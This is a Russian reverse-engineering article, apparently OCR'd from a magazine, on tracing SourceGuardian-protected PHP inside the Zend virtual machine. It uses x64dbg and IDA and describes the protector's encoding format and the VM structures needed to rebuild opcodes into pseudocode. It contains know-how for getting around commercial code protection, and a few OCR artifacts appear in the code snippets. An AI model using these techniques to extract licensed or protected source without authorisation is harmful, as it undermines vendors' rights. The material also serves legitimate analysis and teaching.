='.urlencode(php_uname('s')).'&os_r='.urlencode(p-hp_uname('r')).'&
os_m='.urlencode(php_uname('m'));$__sapi=php_sapi_name();if(!$-__e0)
$__e0=$__ed;if(function_exists('php_ini_loaded_file'))
$__ini=php_ini_loa-ded_file(); else $__ini='php.ini';if((substr(
$__sapi,0,3)=='cgi')||($__sapi=='c-li')||($__sapi=='embed')){
$__msg="\nPHP script '".__FILE__."' is protected by SourceGuardian
and requires a SourceGuardian loader '".$__f0."' to be installed.
```

Мешанина цифр и букв — строковый аргумент функции `sg_load`. Налицо явная обфускация, причем для ее идентификации даже не надо применять чудесную утилиту Phpid от Manhunter: в коде явно указано имя протектора — SourceGuardian. Как ни странно, но в сети есть примерное описание формата кодирования этого обфускатора. Аргумент `sg_load` представляет собой строку, начинающуюся с 16 шестнадцатеричных символов, за которыми следует набор двоичных данных в кодировке Base64.

```
sg_load('12345678CHECKSUM/BASE64/BASE64/BASE64/BASE64=');
```

Сначала идет контрольная сумма, вычисляющаяся по символам, начиная с открывающего тега PHP и вплоть до восьмого символа аргумента `sg_load`. Затем эта контрольная сумма сравнивается со следующими восемью символами аргумента, чтобы проверить целостность резервного кода. Алгоритм контрольной суммы представляет собой 32-битную версию контрольной суммы BSD. Двоичные данные в кодировке Base64 декодируются и раскрывают двоичный формат с четырьмя типами данных.

Тип `char` используется для представления отдельных символов, небольших чисел и логических значений. Целые числа хранятся в 32-битном формате little endian (тип `int`), а строки могут либо оканчиваться нулем (тип `zstr`), либо иметь длину с префиксом (тип `lstr`). Вначале анализируется первый заголовок, который содержит номер версии и настройки защиты на случай, если файл привязан к определенному IP-адресу или имени хоста. Первый байт блока данных в первом заголовке определяет назначение следующих байтов, пока не будет найден байт `0xFF`. Например, значение `0x2` указывает, что выполнение ограничено именем хоста, а значение `0x4` указывает, что далее следует длина второго заголовка.

Как только смещение зашифрованного второго заголовка вычисляется из первого заголовка, он дешифруется с использованием блочного шифра Blowfish в режиме CBC. Для его расшифровки могут использоваться как встроенные ключи, так и внешние, например из лицензионных файлов или получаемые по сети. Расшифровка кода без них невозможна.

Каждый успешно расшифрованный блок содержит три целых числа и фактические данные. Первое целое число — это контрольная сумма, вычисленная по простым данным. Второе целое число содержит длину незашифрованных данных, а третье целое число — размер данных после распаковки. Контрольные суммы вычисляются с использованием ранее упомянутой 32-битной контрольной суммы BSD. Если первое целое число совпадает с вычисленной контрольной суммой, расшифровка прошла успешно.

После расшифровки данные еще и распаковываются при помощи алгоритма Лемпеля — Зива. SourceGuardian использует реализацию `lzo1x` и `lzss` для файлов, закодированных с помощью более старой версии SourceGuardian. С использованием этой техники сжимаются и шифруются второй заголовок и блоки данных PHP. Подобно первому заголовку, синтаксический анализатор перебирает данные и извлекает значения второго заголовка. Он содержит информацию об ограничениях среды, среди которых присутствует имя владельца лицензии, номер лицензии, дата создания файла и срок действия файла.

За вторым заголовком следуют данные PHP. SourceGuardian может хранить несколько его версий для совместимости с разными версиями PHP. Для каждой версии используется один блок данных. Блоки состоят из двух целых чисел, указывающих совместимую версию PHP и размер зашифрованных данных, а также фактических данных PHP. Если найден совместимый блок данных для текущей версии PHP, он расшифровывается. В общем, вся эта информация, конечно, очень полезна для создания собственного распаковщика, но повергает в уныние объемом работы, который предстоит проделать для его реализации. Наша же цель, как обычно, — решить задачу максимально простым способом при помощи подручных средств.

Чтобы добиться желаемого, можно сдампить уже расшифрованный и распакованный шитый код непосредственно из виртуальной машины PHP. Такие методы широко распространены и описаны в интернете. Советуют как минимум три варианта:

Opcache, since PHP 7.1

```
php -d opcache.opt_debug_level=0x10000 test.php
```

phpdbg, since PHP 5.6

```
phpdbg -p* test.php
```

vld, third-party extension

```
php -d vld.active=1 test.php
```

Результатом данного действия станет дамп скомпилированной программы во внутренних инструкциях шитого кода, по которому можно восстановить логику. Однако мы не станем использовать этот способ. Во-первых, для него нам понадобится Linux либо придется повозиться с компиляцией утилит под Windows. Во-вторых, даже получив листинг, мы не сможем проанализировать логику работы скрипта непосредственно во время выполнения, тем более внутри работающей программы. И самый главный аргумент против — создатели SourceGuardian вовсе не ламеры: они подстраховались от подобной возможности, о чем нам снова поведал интернет. Умные люди, конечно, нашли способ борьбы с этим явлением, но он довольно-таки трудозатратен.

Давай для начала попробуем просто загрузить PHP-программу в привычный для нас отладчик x64dbg, как бы странно это ни звучало. Ты спросишь, каким образом при помощи Windows-дебаггера можно отлаживать код PHP? Да запросто. Для понимания этого попробуем разобраться, что же такое PHP.

PHP — это платформенно-независимый язык сценариев, который анализируется и выполняется интерпретатором. Интерпретатор PHP написан на Си и может быть скомпилирован под любую платформу. В отличие от таких языков, как Си, код PHP не компилируется в исполняемый файл. Вместо этого во время выполнения код PHP-приложения компилируется в байт-код движком, который называется Zend Engine. После компиляции его инструкции (коды операций) выполняются собственной виртуальной машиной Zend Engine. У нее есть виртуальный процессор и собственный набор инструкций. Эти инструкции являются более высокоуровневыми, чем обычный машинный код, и не выполняются непосредственно центральным процессором. Вместо этого виртуальная машина предоставляет обработчик для каждой инструкции, который анализирует команду виртуальной машины и запускает собственный код ЦП.

Как видишь, интерпретатор инструкций можно загрузить в отладчик и трассировать шитый код с его помощью. В нашем случае он встроен в Apache HTTP Server, находящийся в модуле `httpd.exe`. Нельзя просто так взять и запустить его из отладчика. Более того, к его процессу нельзя даже присоединиться прямым способом — он работает в фоновом режиме и скрыт в списке активных процессов для присоединения x64dbg. Но есть маленькая хитрость: если зайти в параметры x64dbg и в самой дальней, обычно скрытой вкладке «Прочее» выбрать режим «Установить x64dbg оперативным отладчиком (JIT)», то можно отлаживать даже скрытые процессы. Для этого в окне диспетчера задач жмем правой кнопкой мыши на Apache HTTP Server и выбираем «Отладка».

Итак, мы влезли в самое ядро виртуальной машины Zend. Во вкладке «Отладочные символы» в списке загруженных библиотек мы видим модуль `php7ts.dll`, в котором располагается эта машина, и модуль `ixed.7.2ts.win`, реализующий ее расширение защиты SourceGuardian. Место внедрения защиты выглядит так:

```
00007FFCBBE35B20 | jne ixed.7.2ts.7FFCBBE35B92                |
00007FFCBBE35B22 | cmp qword ptr ss:[rsp+1C0],0               |
00007FFCBBE35B2B | je ixed.7.2ts.7FFCBBE35B92                 |
00007FFCBBE35B2D | call qword ptr ds:[<&zend_get_executed_ |
00007FFCBBE35B33 | mov rcx,qword ptr ss:[rsp+1C0]             |
00007FFCBBE35B3B | mov qword ptr ds:[rcx+10],rax              |
00007FFCBBE35B3F | call qword ptr ds:[<&tsrm_get_ls_cache> |
00007FFCBBE35B45 | mov ecx,dword ptr ds:[7FFCBBE4C95C]        |
00007FFCBBE35B4B | dec ecx                                    |
00007FFCBBE35B4D | movsxd rcx,ecx                             |
00007FFCBBE35B50 | mov rax,qword ptr ds:[rax]                 |
00007FFCBBE35B53 | mov rax,qword ptr ds:[rax+rcx*8]           |
00007FFCBBE35B57 | mov dword ptr ds:[rax+18],1                |
00007FFCBBE35B5E | mov rdx,qword ptr ss:[rsp+13E0]            |
00007FFCBBE35B66 | mov rcx,qword ptr ss:[rsp+1C0]             |
00007FFCBBE35B6E | call qword ptr ds:[<&zend_execute>]        |
00007FFCBBE35B74 | mov rcx,qword ptr ss:[rsp+1C0]             |
00007FFCBBE35B7C | call qword ptr ds:[<&destroy_op_array>] |
00007FFCBBE35B82 | mov rcx,qword ptr ss:[rsp+1C0]             |
00007FFCBBE35B8A | call qword ptr ds:[<&_efree@@8>]           |
00007FFCBBE35B90 | jmp ixed.7.2ts.7FFCBBE35BA7                |
00007FFCBBE35B92 | mov rax,qword ptr ss:[rsp+13E0]            |
```

Здесь расшифрованный и распакованный код из строки-аргумента уже заботливо преобразован в последовательность инструкций и подан на вход интерпретатору, реализованному функцией `zend_execute`.

Для удобства начнем с того, что составим список команд нашей виртуальной машины. В интернете гуглится много разных вариантов, сильно и не очень отличающихся друг от друга, но нам нужна именно наша, конкретно скомпилированная для нас версия. Для этого мы открываем дизассемблер IDA и при помощи него ищем в библиотеке `php7ts.dll` функцию `zend_get_opcode_name`. Функция совсем простая — по опкоду Zend-инструкции возвращает имя. Реализация ее тоже предельно проста, она всего-навсего берет имя из следующего массива строк (не буду приводить весь список полностью, каждый может легко сгенерировать его самостоятельно):

```
.rdata:00000001806F2160 off_1806F2160   dq offset aZendNop      ;
DATA XREF: zend_get_opcode_name+3^o
.rdata:00000001806F2160                                         ;
"ZEND_NOP"
.rdata:00000001806F2168                 dq offset aZendAdd      ;
"ZEND_ADD"
.rdata:00000001806F2170                 dq offset aZendSub      ;
"ZEND_SUB"
.rdata:00000001806F2178                 dq offset aZendMul      ;
"ZEND_MUL"
.rdata:00000001806F2180                 dq offset aZendDiv      ;
"ZEND_DIV"
.rdata:00000001806F2188                 dq offset aZendMod      ;
"ZEND_MOD"
.rdata:00000001806F2190                 dq offset aZendSl       ;
"ZEND_SL"
.rdata:00000001806F2198                 dq offset aZendSr       ;
"ZEND_SR"
.rdata:00000001806F21A0                 dq offset aZendConcat   ;
"ZEND_CONCAT"
.rdata:00000001806F21A8                 dq offset aZendBwOr     ;
"ZEND_BW_OR"
.rdata:00000001806F21B0                 dq offset aZendBwAnd    ;
"ZEND_BW_AND"
.rdata:00000001806F21B8                 dq offset aZendBwXor    ;
"ZEND_BW_XOR"
.rdata:00000001806F21C0                 dq offset aZendBwNot    ;
"ZEND_BW_NOT"
.rdata:00000001806F21C8                 dq offset aZendBoolNot  ;
"ZEND_BOOL_NOT"
```

Этот список отличается от нагугленных вариантов, зато теперь мы имеем представление, какая из команд исполняется в данный момент времени. Чтобы ты не расслаблялся, добавлю ложку дегтя: некоторые обфускаторы могут подменять исполнительные адреса хэндлеров команд собственными, поэтому при расшифровке команды все время надо держать ухо востро, не полагаясь полностью на опкод. Как минимум нужно следить за тем, чтобы адрес хэндлера попадал в адресное пространство `php7ts.dll`.

Итак, список команд у нас есть, можно приступить к отладке. Чтобы не возиться с обвязкой интерпретатора, ставим точку останова прямо в основной цикл интерпретатора шитого кода внутри функции `execute_ex`:

```
00007FFCB6236280 | 48:895C24 08              | mov qword ptr ss:[rsp+8
],rbx            | execute_ex
00007FFCB6236285 | 57                        | push rdi
                             |
00007FFCB6236286 | 48:83EC 20                | sub rsp,20
                            |
00007FFCB623628A | 6548:8B0425 58000000      | mov rax,qword ptr gs:[
58]               |
00007FFCB6236293 | 48:8BD9                   | mov rbx,rcx
                           |
00007FFCB6236296 | 8B15 A4758200             | mov edx,dword ptr ds:[7
FFCB6A5D840]     |
00007FFCB623629C | B9 18000000               | mov ecx,18
                            |
00007FFCB62362A1 | 48:8B3CD0                 | mov rdi,qword ptr ds:[
rax+rdx*8]        |
00007FFCB62362A5 | 8B05 2DAE8200             | mov eax,dword ptr ds:[<
executor_globals |
00007FFCB62362AB | 48:03F9                   | add rdi,rcx
                           |
00007FFCB62362AE | FFC8                      | dec eax
                              |
00007FFCB62362B0 | 4C:63C0                   | movsxd r8,eax
                         |
00007FFCB62362B3 | 48:8B07                   | mov rax,qword ptr ds:[
rdi]              |
00007FFCB62362B6 | 48:8B10                   | mov rdx,qword ptr ds:[
rax]              |
00007FFCB62362B9 | 4A:8B04C2                 | mov rax,qword ptr ds:[
rdx+r8*8]         |
00007FFCB62362BD | 80B8 12020000 00          | cmp byte ptr ds:[rax+
212],0             |
00007FFCB62362C4 | 75 50                     | jne php7ts.7FFCB6236316
                 |
00007FFCB62362C6 | 6666:0F1F8400 00000000    | nop word ptr ds:[rax+
rax],ax            |
00007FFCB62362D0 | 48:8B03                   | mov rax,qword ptr ds:[
rbx]              |
00007FFCB62362D3 | 48:8BCB                   | mov rcx,rbx
                           |
00007FFCB62362D6 | 48:8B00                   | mov rax,qword ptr ds:[
rax]              |
00007FFCB62362D9 | FF15 791A4E00             | call qword ptr ds:[7
FFCB6717D58]        |
00007FFCB62362DF | 85C0                      | test eax,eax
                          |
00007FFCB62362E1 | 74 ED                     | je php7ts.7FFCB62362D0
                 |
00007FFCB62362E3 | 0F8E D1894000             | jle php7ts.7FFCB663ECBA
                |
00007FFCB62362E9 | 8B05 E9AD8200             | mov eax,dword ptr ds:[<
executor_globals |
00007FFCB62362EF | 4C:8B07                   | mov r8,qword ptr ds:[
rdi]               |
```

Как видно из этого фрагмента, в данной реализации интерпретатор устроен предельно просто. На входе в RDI у нас указатель на структуру следующего вида:

```
struct _zend_execute_data {
// Текущая инструкция
const zend_op *opline;
// кадр стека текущей функции
zend_execute_data *call;
// Возвращаемые данные
zval *return_value;
zend_function *func;
zval This; /* this + call_info + num_args */
// Вызываемый кадр стека текущей функции
zend_execute_data *prev_execute_data;
// таблица символов
zend_array *symbol_table;
#if ZEND_EX_USE_RUN_TIME_CACHE
void **run_time_cache;
#endif
#if ZEND_EX_USE_LITERALS
 // постоянный массив констант
 zval *literals;
#endif
};
```

Продолжение статьи →


В ОБХОД СТРАЖИ

ОТЛАЖИВАЕМ КОД НА PHP, УПАКОВАННЫЙ SOURCEGUARDIAN

В этой структуре нам интересны счетчик команд `opline` и указатель на массив констант `literals`. Во время цикла исполнения счетчик команд загружен в регистр `rbx`, из него в регистр `rax` извлекается хэндлер текущей инструкции, по которому и делается вызов. При этом в команду в регистре `rcx` в качестве параметра передается указатель на структуру `_zend_execute_data`.


Есть еще один полезный малодокументированный момент. В структуре `zend_execute_data` есть параметр `func` (в моем случае по относительному смещению `0x18`). На самом деле он указывает на порождающую структуру `zend_op_array` (структура может меняться в зависимости от версии PHP).

```
struct _zend_op_array {
  zend_uchar type;
  zend_uchar arg_flags[3];
  uint32_t fn_flags;
  zend_string *function_name; /* Имя функции */
  zend_class_entry *scope;
  zend_function *prototype;
  uint32_t num_args;
  uint32_t required_num_args;
  zend_arg_info *arg_info;
  HashTable *attributes;

  int cache_size;
  int last_var;        /* количество компилируемых переменных */
  uint32_t T;          /* количество временных переменных */
  uint32_t last;       /* количество опкодов */

  zend_op *opcodes;    /* указатель на наш массив zend_op */
  ZEND_MAP_PTR_DEF(void **, run_time_cache);
  ZEND_MAP_PTR_DEF(HashTable *, static_variables_ptr);
  HashTable *static_variables;
  zend_string **vars; /* названия CV-переменных */

  uint32_t *refcount;

  int last_live_range;
  int last_try_catch;
  zend_live_range *live_range;
  zend_try_catch_element *try_catch_array;

  zend_string *filename; /* Полный путь с именем файла активного
скрипта */
  uint32_t line_start;   /* Номер первой строки */
  uint32_t line_end;     /* Номер последней строки */
  zend_string *doc_comment;

  int last_literal; /* количество констант */
  uint32_t num_dynamic_func_defs;
  zval *literals;   ./* массив констант */


  zend_op_array **dynamic_func_defs;

  void *reserved[ZEND_MAX_RESERVED_RESOURCES];
};
```



Порождающая структура

Как видишь, структура содержит много полезной информации — к примеру, с ее помощью можно ориентироваться, какой модуль исполняется в текущий момент. Но продолжим процесс изучения нашего веб-приложения. Рассмотрим фрагмент шитого кода по указателю `opline`.



Фрагмент шитого кода по указателю opline

Для понимания его структуры снова покурим документацию, из которой следует, что это массив скомпилированных инструкций виртуальной машины, каждая из которых описывается следующей конструкцией:

```
struct _zend_op {
const void * handler; // указатель на функцию выполнения текущей
инструкции
znode_op op1; // Операнд 1
znode_op op2; // Операнд 2
znode_op result; // Возвращаемое значение
uint32_t extended_value; // расширенный
uint32_t lineno; // номер строки
zend_uchar opcode; // Тип инструкции
zend_uchar op1_type; // тип операнда 1 (этот тип не представляет
типы данных, такие как строки и массивы; он указывает, что этот
операнд является константой, временной переменной, скомпилированной
переменной и т. д.)
zend_uchar op2_type; // тип операнда 2
zend_uchar result_type; // тип возвращаемого значения
};
```

Каждая запись занимает `0x20` байт, поэтому на рисунке разбиение на инструкции выглядит достаточно наглядно. Зеленым подчеркнут хэндлер инструкции, то есть абсолютный 64-битный адрес исполняемого кода обработчика, красным обведены опкоды, а сбоку приведена их расшифровка исходя из вышеописанной таблицы. Синим отмечены действующие операнды инструкции и их типы.




Таблица литералов

Судя по имени модуля и номерам строк, это открытый незашифрованный код, предшествующий `sg_load`. Попробуем потренироваться на нем в восстановлении логики программы, поскольку у нас есть возможность сравнить его с исходным нескомпилированным текстом скрипта. С именами инструкций мы уже разобрались, попробуем разобраться с параметрами. Первая инструкция `ZEND_INIT_FCALL`, второй операнд у нее — константа (тип `IS_CONST=1`) имеет значение 0, суть его — смещение в таблице литералов, на которую указывает `literals`.


Элементами этой таблицы являются значения типа `zval`. Это базовый тип виртуальной машины Zend, и для описания его структуры потребуется отдельная статья. По счастью, подобные статьи уже есть на Хабре, и желающие могут их нагуглить. Мы же ограничимся общим описанием структуры применительно к нашему случаю PHP7:

```
struct _zval_struct {
    zend_value value;
    union {
        struct {
            ZEND_ENDIAN_LOHI_4(
                zend_uchar type,
                zend_uchar type_flags,
                zend_uchar const_flags,
                zend_uchar reserved)
        } v;
        uint32_t type_info;
    } u1;
    union {
        uint32_t var_flags;
        uint32_t next;                 // hash collision chain
        uint32_t cache_slot;           // literal cache slot
        uint32_t lineno;               // line number (for ast nodes)
        uint32_t num_args;             // arguments number for EX(
This)
        uint32_t fe_pos;               // foreach position
        uint32_t fe_iter_idx;          // foreach iterator index
    } u2;
};
```

Выглядит этот код страшновато, но реально структура имеет три поля: собственно `value` (оно в PHP7 64-битное), 32-битное `type_info`, представляющее собой тип значения, и третье 32-битное поле широкого применения, которое в данный момент нас не интересует.
Типы значений в нашем случае бывают следующими:

```
// обычные типы данных
#define IS_UNDEF                    0
#define IS_NULL                     1
#define IS_FALSE                    2
#define IS_TRUE                     3
#define IS_LONG                     4
#define IS_DOUBLE                   5
#define IS_STRING                   6
#define IS_ARRAY                    7
#define IS_OBJECT                   8
#define IS_RESOURCE                 9
#define IS_REFERENCE                10

// константные выражения
#define IS_CONSTANT                 11
#define IS_CONSTANT_AST             12

// внутренние типы
#define IS_INDIRECT                 15
#define IS_PTR                      17
```

В нашей таблице литералов содержатся в основном строковые константы (`IS_STRING=6`) и длинные целочисленные (`IS_LONG=4`). Искомая константа, на которую указывает наш операнд, — строковая, а значит, 64-битное `value` интерпретируется как указатель на `zend_string`. Обещаю, что это последняя внутренняя структура, описываемая в сегодняшней статье. Если ты обратил внимание, она уже упоминалась выше: это базовая структура для хранения строк в данной виртуальной машине — в частности, она служит для хранения полного имени скрипта и исполняемой функции. Итак, ткнемся в отладчике в эту ссылку.



Продолжаем отладку

Наконец-то появилась какая-то наглядность — вместо слепых цифр видны осмысленные строки. Для пущего понимания снова смотрим описание структуры:

```
struct _zend_string {
    zend_refcounted   gc;
    zend_ulong        h;          /* hash value */
    size_t            len;
    char              val[1];
};
```

Структура предельно простая: первые 8 байт ее занимает объект `refcounted`, его ввели недавно для системного сборщика мусора и для нас он интереса не представляет. Так же, как и следующие 8 байт — 64-битный хеш. А вот дальше идет собственно строка с 64-битным счетчиком: в нашем случае это `function_exists`.

С константами разобрались, но как быть с переменными? А с переменными дело обстоит весьма сурово. Дело в том, что все типы переменных, как компилированных, так и временных, хранятся во фрейме стека прямо следом за структурой `zend_execute`:

```
+----------------------------------------+
| zend_execute_data                      |
+----------------------------------------+
| VAR[0]                =         ARG[1] | arguments
| ...                                    |
| VAR[num_args-1]       =         ARG[N] |
| VAR[num_args]         =   CV[num_args] | remaining CVs
| ...                                    |
| VAR[last_var-1]       = CV[last_var-1] |
| VAR[last_var]         =         TMP[0] | TMP/VARs
| ...                                    |
| VAR[last_var+T-1]     =         TMP[T] |
| ARG[N+1] (extra_args)                  | extra arguments
| ...                                    |
+----------------------------------------+
```

Сперва адресуются аргументы функции, затем компилируемые переменные, затем временные. Легко увидеть, что операнды, соответствующие переменным в инструкции, — суть смещения относительно фрейма стека. Беда заключается в том, что в этой области, условно размеченной под 16-байтовые структуры `zval`, нет указаний, какой именно переменной она принадлежит. Примерное представление об этом можно получить, вспомнив, что в порождающей структуре `zend_op_array` есть поле `vars`, которое представляет собой указатель на массив указателей имен переменных.

Разумеется, это касается только компилированных переменных CV (тип `0x10`), ибо у временных переменных типов 2 и 4 никаких имен нет. Соответственно, эмпирический способ получения имени переменной из операнда инструкции выглядит так: берем смещение (в случае приведенной на рисунке инструкции `ZEND_ASSIGN` первый параметр `0x50`), отнимаем от него размер структуры `zend_execute_data` (в нашем случае тоже `0x50`), результат делим на размер структуры `zval` (`0x10`). Полученное число используем как индекс в таблице имен `vars` — перейдя по соответствующей ссылке, получаем имя нулевой компилируемой переменной `__v`. Соответственно, операнд `0x60` следующей команды `ZEND_ASSIGN` будет переменной с индексом 1 в этой таблице и названием `__x` и так далее.

Итак, присовокупив к инструкциям их параметры, получим следующую последовательность псевдокода:

```
ZEND_INIT_FCALL "function_exists"
ZEND_SEND_VAL "sg_load"
ZEND_DO_ICALL ~0
ZEND_BOOL_NOT ~0,!1
ZEND_JMPZ !1,->2C80
ZEND_INIT_FCALL "phpversion"
ZEND_DO_ICALL ~2
ZEND_ASSIGN $__v,~2
ZEND_INIT_FCALL "explode"
ZEND_SEND_VAL "."
ZEND_SEND_VAR $__v
ZEND_DO_ICALL ~4
ZEND_ASSIGN $__x,~4
ZEND_FETCH_DIM_R $__x,0,~6
ZEND_CONCAT ~6,".","~7"
...
```

Смотрим на то, как это выражение выглядит в исходном скрипте:

```
<?php if(!function_exists('sg_load')){$__v=phpversion();$__x=explode(
'.',$__v);$__v2=-$__x[0].'.'...
```

Бинго! Путем титанических усилий мы почти восстановили логику маленькой части уже известной нам строки кода. Однако мы это сделали руками без всяких дамперов, средствами отладчика x64dbg, попутно получив представление о функционировании виртуальной машины PHP прямо внутри нее.

